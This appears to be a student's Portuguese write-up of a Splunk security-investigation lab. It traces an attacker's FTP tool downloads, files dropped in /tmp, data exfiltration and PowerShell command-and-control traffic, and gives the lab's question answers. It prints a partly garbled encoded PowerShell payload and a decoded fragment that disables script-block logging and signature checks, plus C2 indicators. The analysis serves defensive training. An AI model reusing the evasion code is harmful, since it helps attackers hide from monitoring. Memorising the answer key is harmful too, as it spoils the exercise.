SQBmACgAJABQAFMAVgBFAHIAUwBJAG8AbgBUAGEAYgBsAEUALgBQAFMAVgBIAFIAUwBJAG8AbgAuAE0AQQBKAe8AUgAgAC0AZwBFACAAmWApAHsAJABHFAARgA9AFsAcgBFAGYAXQuAEUAUwBTAGUAbQBCAGwAWQAUeCARQBUAfQAEQBQAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBIAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAAQBsAHMAJwBpAC4AIgBHAGUAVABGAekARQBGAewAZAAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQbJAHkAUwB1AHQAdABpAG4AZwBzACcALAAAE4AJwArACcAbwBuAFAAdQBIAgWAaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBGACgAJABHFAARgApAHsAJABHFAAQwA9ACQARwBQAEYALgBHAEUAdABWAEETAB1AEUAKAAkAG4AdQBsAGwAKQA7AEkAZgAoACQARwBQAEMLwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQApAHsAJABHFAAQwBbACCALUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuaGcAJwBdAFsAJwBFAG4AYQBIAgWAZQBtAGMAcGpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABHFAAQwBbACCALUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuaGcAJwBdAFsAJwBFAG4AYQBIAgWAZQBtAGMAcGpAHAAdAB

9172

1

Raw Bytes

Output

```

If($PSVersionTable.PSVersion.Major -ge 3){$GPF=[rEf].ASSEMBLY.GETTYPE('System.Management.Automation.Utils')."GetFIE`ld"('cachedGroupPolicySettings','N'+onPublic,Static');IF($GPF){$GPC=$GPF.GETVALUE($null);If($GPC['ScriptB'+lockLogging']){$GPC['ScriptB'+lockLogging']['EnableScriptB'+lockLogging']=0;$GPC['ScriptB'+lockLogging']['EnableScriptBlockInvocationLogging']=0}$val=[Collections.Generic.Dictionary[String,SYSTEM.Object]]::New();$val.Add('EnableScriptB'+lockLogging',0);$val.Add('EnableScriptBlockInvocationLogging',0);$GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+lockLogging']=$val}Else{[ScriptBlockLock]."GetFie`ld"('signatures','N'+onPublic,Static').SetVALUE($null,(NEW-OBJECT COLLECTIONS.Generic.HASHSET[string]))}$ReF=

```

host

2 Values, 100% of events

Selected

Yes

No

Reports

Top values

Top values by time

Rare values

Events with this field

Values	Count	%
FYODOR-L	37	94.872%
ABUNGST-L	2	5.128%

Evidências Extraídas (Questões Essenciais)

Abaixo estão as respostas e os indicadores fundamentais consolidados a partir da investigação:

- Pergunta:** Qual foi o número da porta utilizada pelo adversário para baixar suas ferramentas de ataque e qual arquivo continha essas ferramentas?
 - Resposta:** [Respostas corretas confirmadas via logs]

- **Explicação:** Encontradas investigando atividades no host de Fyodor, utilizando o protocolo FTP (com a operação RETR) e examinando os campos de portas disponíveis.
- **Pergunta:** Durante o ataque, dois arquivos são transmitidos remotamente para o diretório `/tmp` do servidor Linux local pelo invasor. Quais são os nomes desses arquivos?
 - **Resposta:** `colonel.c`, `definitelydontinvestigatethisfile.sh`
 - **Explicação:** Localizados buscando o caminho `/tmp/*.*`, excluindo tipos de origem não relacionados e refinando a busca com palavras-chave.
- **Pergunta:** O adversário Taedonggang enviou um e-mail para Grace Hoppy se gabando da exfiltração bem-sucedida de dados de clientes. Quantos e-mails de clientes da Frothly foram expostos ou revelados?
 - **Resposta:** 8
- **Pergunta:** Qual é o caminho da URL acessada pelo servidor de comando e controle?
 - **Resposta:** `/admin/get.php`
 - **Explicação:** Descoberto através da localização e decodificação dos registros de logs do PowerShell contendo o *payload* do atacante.
- **Pergunta:** Pelo menos dois endpoints do Frothly contatam a infraestrutura de comando e controle do adversário. Quais são seus nomes de host abreviados?
 - **Resposta:** `ABUNGST-L`, `FYODOR-L`

O que foi realizado

- **O que foi feito durante a atividade:** Realizei a investigação de atividades maliciosas em *endpoints*, rastreando downloads via FTP, localizando arquivos suspeitos no diretório `/tmp` de um servidor Linux e confirmando a extensão de um vazamento de dados relatado por e-mail. Além disso, decodifiquei registros do PowerShell para mapear a comunicação com uma infraestrutura externa.
- **Os principais conceitos aprendidos:** O uso de operações específicas de protocolo (como RETR em FTP) nas consultas de busca; a técnica de refinar pesquisas abrangentes (`/tmp/*.*`) através da exclusão ativa de tipos de origem; e a extração e decodificação de comandos em logs do PowerShell para revelar *payloads* ofuscados.
- **Por que eles são importantes:** Isolar eventos no nível do **endpoint** e analisar os **logs** do PowerShell são passos cruciais para entender como as ferramentas de ataque são entregues e executadas no ambiente. Identificar as URLs decodificadas permite mapear e bloquear com precisão os servidores de **comando e controle** (C2), enquanto a análise de transferência de arquivos ajuda a identificar quais sistemas locais foram utilizados como base pelo adversário.